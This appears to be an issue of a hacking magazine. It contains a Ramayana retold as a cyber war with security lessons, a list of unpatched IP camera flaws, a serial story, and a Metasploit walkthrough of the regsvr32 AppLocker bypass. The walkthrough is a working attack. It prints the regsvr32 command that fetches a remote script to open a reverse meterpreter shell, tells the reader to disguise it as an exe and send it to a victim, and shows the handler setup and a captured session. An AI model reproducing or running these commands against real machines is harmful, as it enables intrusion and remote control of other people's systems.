Rama to help him in defeating his brother Vali, the owner of the company Kishkindha in a cyber battle for him to help him. Vali and

Sugriva were good friends before but became enemies during their cyber battle with a giant. Vali had a specific talent of being able to use half of his enemy's exploits and resources against the enemy itself in a cyber battle. Sugriva challenges Vali for a cyber battle. During the battle Rama uses a **backdoor** to gain access to Vali's system and defeat Vali. Sugriva becomes the owner of Kishkindha. As soon as he becomes the owner of Kishkindha Company he orders his **IT security professionals** to start **information gathering** about the identity of Sita. Kishkindha's information gathering team follows trails left by Sita's identity and find out the path taken by the packets to a network of Mahendra hills. When they start their **recon** in Mahendra hill network, they come to know from Sampati a **passive sniffer** that Sita's identity packets went into Ravana's network of Lanka. Their recon came to a standstill as Lanka's network was guarded by a **firewall**, the invincible sea. Angada the team leader of the recon team asked "Who can bypass the firewall?" Hanuman decides to give a try. After some **data diddling**, data enlargement and data shrinking he bypasses the firewall, passes through the IPS undetected, and gets access to the root domain. Then he does directory traversal to search for Sita's identity. Then in a domain named Ashoka he finds Sita's identity under protection. He bypasses the protection and uses Rama's public key previously given to him by Ram to authenticate. He tries to retrieve the identity but realizes that only Ram is authorized to perform actions on the identity. He gets just read permissions on Sita's identity. Before leaving, he decides to teach Ravana a lesson by destroying data and bringing down systems in the Ashoka domain. Personnel intervene only to lose access to their systems. Indrajit the son of Ravan gains upper hand over Hanuman. Popups appear on the systems warning Ravan to deliver Sita's identity.

Ravana was furious about the intrusion and the pop up and asks Indrajeet to infect the payload with malicious code so that it infects the Hanuman's system on way back. Vibishana, **ISO27001** information security analyst and risk and compliance assessment officer objects with this. Unfortunately the payload goes wild and infects many machines in Ravana's network and brings down many machines. Hanuman then reported his hacking attempt to Ram and discloses the **private key** for **non repudiation** to Ram.

Kishkindha's cyber army moves to Mahindra hills adjacent to the network of Lanka and set up their base there. Rama summons his cyber army commanders and sought their suggestions to bypass the firewall protecting the network of Lanka.

When Ravana got information that Rama was setting up his network at Mahendra hills and was preparing for a cyber war on his company, he summoned all his

network admins and IT managers who unanimously decided to fight Rama to the **DOS**. For them, Lanka's network was impenetrable and their admins undefeatable. Vibishana the risk and compliance officer disagreed with this. He advises Ravana to return the stolen data and restore peace between the companies. Ravana becomes furious and suspends him from the company. Vibishana joins Rama's company and becomes the closest advisor to Rama in the cyber war.

Rama decides to code a **root kit** to bypass the firewall to get access to network of Lanka. He social engineers Varuna the Maker of the firewall for three days to find any **zero day vulnerabilities** in the firewall. Nala, Kishkindha's root kit expert starts coding the rootkit along with the help of thousands of programmers. The stupendous code takes five days to complete. After getting access to networks on the Lanka's forest, Rama asks his Public Relations Officer Angada to mail a warning to Ravana. "Return the identity or face destruction."

Ravana disagrees. The cyber war begins. Rama's cyber army starts attacking the perimeter security of forest of Lanka. The cyber battle continued for a long time. Exploits after exploits were coded and many systems on both sides were brought down. The network in between was filled with exploits and viruses.

When Ravana's cyber army was losing, Indrajit son of Ravana takes command. He had the exceptional talent of writing **stealthy viruses**. He writes the code SERPENT which locks down the systems of Rama and Lakshmana. Receiving no command from the domain controller, Kishkindha's cyber army is disoriented. **Garuda antivirus** which has a history of disabling the serpent virus comes to Rama's help and unlocks their systems.

Ravan joins the cyber war and executes his exploit Shakti against Lakshmana's system which shuts it down. Rama then brings down the carrier of the payload of Ravana leaving him helpless. Lakshmana's system soon recovers.

Ashamed of losing to Rama, Ravana decides to use Kumbhakarna his brother. Kumbakarna is the designer of an invincible **logic bomb** that is active for six months of the year and disables itself for the rest of the six months. On hearing about the cyber war Kumbakarna tinkers with his logic bomb and starts attacking the Rama's network. The logic bomb destroys many systems and is virtually unstoppable by any antivirus. Hanuman tries to tame the logic bomb but fails. Kumbakarna targets Rama's system ignoring attacks from others. Rama who initially faces difficulty facing Kumbakarna finally brings down the command center

of the logic bomb with a special exploit that brings down Kumbakarna's system.

After the defeat of Kumbakarna, Ravana summons Indrajeet who promises to defeat the enemy quickly.

Indrajeet begins attacking Rama and Lakshmana with his stealthy exploits and fake IP addresses. Rama and Lakshmana find it difficult to target Indrajeet as they can't trace his IP address. Indrajeet soon finds vulnerability in Lakshmana's system and brings it down. Sushena the **Backup and Restore expert** of Kishkindha deduces that Lakshmana's system is in deep hibernation and can only be restored by a special software named Sanjibani found in the company Gandhamadhana's database. Hanuman hacks into Gandhamadhana's software store and downloads the software. Lakshmana's system recovers and he rejoins the cyber war.

This time Indrajeet plays a trick on Rama and his cyber army. He anonymously sends them a video of he destroying Sita' identity. Seeing this, Rama collapses. Vibishana explains to Rama that this was only a trick and Ravan would not allow Sita's identity to be destroyed at any cost. Vibishana further explains to Rama Indrajeet's trick may only be a cover to buy him some time to find any **zero day vulnerability** present in Rama's system and he would soon code an exploit to take advantage of the vulnerability. The best time to defeat Indrajeet would be to find him when he is coding the exploit in the night time.

Lakshmana, Hanuman and Vibishana stay overnight on their systems trying to locate Indrajeet. Just before Indrajeet was about to complete his exploit Lakshman finds his IP address and attacks it. After series of exploits, Indrajit's system is brought down.

Despaired by defeat of his son, Ravana becomes furious and turns on his domain controller and challenges Rama. Ravan's system is protected by ten **honeypots** and Rama finds it difficult to determine which the original system is. Vibishana comes to help Rama and tells him which the original system is. Rama scans Ravana's system and uses his exploit Brahmastra to bring down Ravan's system. Lanka was defeated. Rama scans Sita's identity for any infections using the antivirus 'Fire' and then retrieves it. Thus comes to an end the cyber war.

Now what lessons does this cyber Ramayana teach us.

1. Social engineering seems to be the most dangerous attack. Manthara used it to change the owner of the company Ayodhya overnight, Rama uses it to find a vulnerability in the firewall “sea”.

2. Most dangerous threat to a company may come from internal employees. Ex: Sita (shouldn’t have disabled the IPS), Vibishana(Was there anything he didn’t know about Lanka’s network.)

3. No network is 100% secure.There is no firewall that is invulnerable. Ex: Ravan thought that Ram could not cross the sea.

4. Trojans still pose a dangerous threat to any company. "Golden deer".

5. Beware of phishing. You may not recognize it until it is too late.

6. Agreements should never be ambigious.

7. A good backup plan may save the day for any company.

METASPLOIT THIS MONTH


Hacking Windows with regsvr32 applocker bypass exploit

It is becoming difficult (although not impossible) day by day to pentest Windows with no vulnerabilities like ms08_067 and of course a lot of security features enabled in Windows. But where there is a will, there is always a way. Regsvr32 applocker bypass exploit is one such exploit. To understand how this exploit works, you need to know some things like dll and applocker.

AppLocker introduced in Windows 7 and Windows Server 2008 R2 provides administrators to set rules to allow or deny applications from running. These rules could be used for executable files (.exe and .com), scripts (.js, .ps1, .vbs, .cmd, and .bat), Windows Installer files (.msi and .msp), and DLL files (.dll and .ocx).

Ok, now what is a dll? A dll is a dynamic link library. A dynamic link library contains code and data which can be used by multiple programs at the same time. These libraries usually have file extensions `DLL`, `OCX` (for libraries containing ActiveX controls), or `DRV` (for legacy system drivers).

Ok now let us see how this exploit works? Start Metasploit and load the exploit as shown below. Check the options we need to set? We can see that the reverse_tcp meterpreter payload is already set. We will be using this payload only.



Set all the required options as shown below. SRVhost and lhost are the IP address of our attacker system. After all options are set, type command "***run***" to run this exploit. It finishes by giving us a command as shown below. We need to run this command on our target system.


regsvr32 /s /n /u /i:http://192.168.25.147:8080/Z1115Nj.sct scrobj.dll

Now let us understand this command discovered by researcher Casey Smith. Regsvr32 is a command line utility to register .dll files as command components in the registry. The 's' option specifies **regsvr32** to run silently without displaying any message boxes. The 'n' option specifies regsvr32 to not call DllRegisterServer. Since we have specified regsvr32 not to call DLLregisterserver, we should specify another address. We can do this by using "i" option and the IP address where we want (attacker IP).

You can see above that our exploit has created a link above for an sct file and a dll.

```
msf exploit(regsvr32_applocker_bypass_server) > set srvhost 192.168.25.147
srvhost => 192.168.25.147
msf exploit(regsvr32_applocker_bypass_server) > set lhsot 192.168.25.147
lhsot => 192.168.25.147
msf exploit(regsvr32_applocker_bypass_server) > set lhost 192.168.25.147
lhost => 192.168.25.147
msf exploit(regsvr32_applocker_bypass_server) > set lport 1111
lport => 1111
msf exploit(regsvr32_applocker_bypass_server) > run
[*] Exploit running as background job.

[*] Started reverse TCP handler on 192.168.25.147:1111
[*] Using URL: http://192.168.25.147:8080/Z1115Nj
[*] Server started.
[*] Run the following command on the target machine:
regsvr32 /s /n /u /i:http://192.168.25.147:8080/Z1115Nj.sct scrobj.dll
msf exploit(regsvr32_applocker_bypass_server) >
```

Now it's time for our victim to type our command on his system. Copy the command on Notepad and save it as a batch file. Convert this file to exe and send this file to the victim. I have shown one method here.




Now we have to start a listener as shown below.


```
msf exploit(regsvr32_applocker_bypass_server) > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thr
d, process, none)
   LHOST                      yes       The listen address
   LPORT     4444             yes       The listen port
```

Set the options exactly as we set for the exploit. So, set the port to 1111. After all the options are set, type "run" to run this exploit. If you get an error like shown below, just change the port and type "run" again. That is just a minor glitch in Metasploit.

After typing "run" the exploit will hang on as shown below.



When our user clicks on our file we sent him, a meterpreter session is opened as shown below.



This may not directly take you to a meterpreter shell and hang on as shown above. Hit on CTRL+C to interrupt the session as shown below.

```
msf exploit(handler) > run

[*] Started reverse TCP handler on 192.168.25.147:1100
[*] Starting the payload handler...
[*] Handling request for the .sct file from 192.168.25.138
[*] Delivering payload to 192.168.25.138
[*] Sending stage (957999 bytes) to 192.168.25.138
[*] Meterpreter session 2 opened (192.168.25.147:4444 -> 192.168.25.138:49464)
t 2016-07-13 02:50:33 -0400

^C[-] Exploit failed: Interrupt
[*] Exploit completed, but no session was created.
msf exploit(handler) >
```

Next type "***sessions -l***" to see the available meterpreter sessions. when you get the available sessions type command "***sessions -i 2***" where "2" is its session id as shown below. Next, well you know what it is.

```
msf exploit(handler) > sessions -l

Active sessions
===============

  Id  Type                   Information                              Connectior
  --  ----                   -----------                              ----------
  2   meterpreter x86/win32  DESKTOP-4EFI8QG\user1 @ DESKTOP-4EFI8QG  192.168.25
.147:4444 -> 192.168.25.138:49464 (192.168.25.138)

msf exploit(handler) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > sysinfo
Computer        : DESKTOP-4EFI8QG
OS              : Windows 10 (Build 10240).
Architecture    : x86
System Language : en_IN
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/win32
meterpreter >
```

VULNERABILITIES THIS MONTH

To those newbies, who don't know what IP (Internet protocol) cameras are, they are just like CCTV cameras but can send and receive data via a computer network and the Internet. They are used primarily for surveillance. With decreasing cost of the products, many people are opting for surveillance cameras.

But many of these cameras are not built with security in mind. Once hackers hack these cameras, they can exactly see what you can see with your cameras. August 2016 saw lot of vulnerabilities in many models of IP cameras. Listed below are some of them.

1. SIEMENS IP-Camera CVMS2025-IR / CCMS2025

Found by : Yakir Wizman

This model of camera suffers from a remote unauthenticated credential disclosure vulnerability. So anybody can get the credentials by making a simple request on the browser.

Patch : Not yet available

2. Samsung Smart Home Camera SNH-P-6410

Found by : PenTestPartners

This version of samsung smart home camera suffers from OS command injectiion vulnerability.

Patch : Not yet available

3. Honeywell IP-Camera HICC-1100PT

Found by : Yakir Wizman

This version of camera suffers from a remote unauthenticated credential disclosure and local file disclosure vulnerability. So anybody can get the credentials by making a simple request on the browser.

Patch : Not yet available

4. SIEMENS IP Camera CCMW1025 x.2.2.1798

Found by : Todor Donev

Anybody can change the admin credentials of these versions of cameras remotely.

Patch : Not yet available

5. MESSOA IP Cameras (Multiple Models)

Found by : Todor Donev

Versions NIC 835 Release : X.2.1.8, NIC 835-HN5 release : X.2.1.17, NIC 836 Release : X.2.1.7, NDZ 860 Release : X.3.0.6.1 suffer from unauthenticated password change vulnerability.

Patch : Not available

6. MESSOA IP-Camera NIC990

Found by : Todor Donev

Any hacker can bypass the authorization on these devices and the configuration file can also be downloaded.

Patch : Not available

7. TOSHIBA IP-Camera IK-WP41A

Found by : Todor Donev

Any hacker can bypass the authorization on these devices and the configuration file can also be downloaded.

Patch : Not available

8. JVC IP-Camera VN-T216VPRU

Found by : Yakir Wizman

This version of camera suffers from a remote unauthenticated credential disclosure and local file disclosure. So any body can get the credentials by making a simple request on the browser.

Patch : Not yet available

9. Vanderbilt IP-Camera CCPW3025-IR / CVMW3025-IR

Found by : Yakir Wizman

This version of camera suffers from a remote unauthenticated credential disclosure. So any body can get the credentials by making a simple request on the browser.

Patch : Not yet available

10. VideoIQ Camera

Found by : Yakir Wizman

All versions of VideoIQ cameras suffer from local file disclosure vulnerability.

Patch : Not yet available

11. INTELLINET IP Camera INT-L100M20N

Found by : Todor Donev

Anybody can change the admin credentials of these versions of cameras remotely.

Patch : Not yet available

Hacked : The beginning

A script kiddie's journey into the world ethical hacking

HI, my name is Logan Hunt. I will tell you later what the name all about is. The only important thing about me that you need to know is that I wanted to be a hacker. As soon as I completed engineering (as is the norm for many people these days), I started to chase my dream. There was a big difference between me and those other students who completed engg along with me. I didn't have the percentage as most of them did. So while most of my friends got placed in many top companies, I was jobless. But there was one more difference. I was not eager about the package and I had a dream. To be a HACKER. Yes, I wanted to have a job in cyber security. Dude, I didn't even have the percentage and here I am wishing to chase my dream. They say beggars can't be choosers. Here I am, trying to choose even though I didn't have any options.

The job sector was not very well at that time. Every company wanted experienced candidates. Those who had percentage, got placed. Those who had reference got referred for a job. Those who had experience already had a job. I didn't have any one of them, except a DREAM. I was struck in some kind of Stephen Hawking's temporal paradox.

To chase my dream, I joined in a course to learn hacking. Like most of the people I fell into the "job guarantee" promise of one of the institutes in United States of Ameerpet. Along with fulfilling my dream, I will get a job. I thought so.

Today was the last day of the course. As the course came to its concluding stages, any hopes of their job placement withered away. As I left the institute I made one last enquiry with the institute regarding my job. They assured me that as soon as there is a vacancy, they will make a call to me.

I was faced with a dilemma. Job or Dream job. After spending a hefty amount on the course of hacking, I need to decide fast.

One evening as I was pondering over my employment prospects, my phone rang. Avidy wishing that the call was from institute, I lifted the call.

“hello, is it logan”. The other person said.

"To Be continued"

Contact Us

If you have any queries, doubts regarding ethical hacking,please mail them to q&a@hackercool.com

Until the next edition, Good Bye.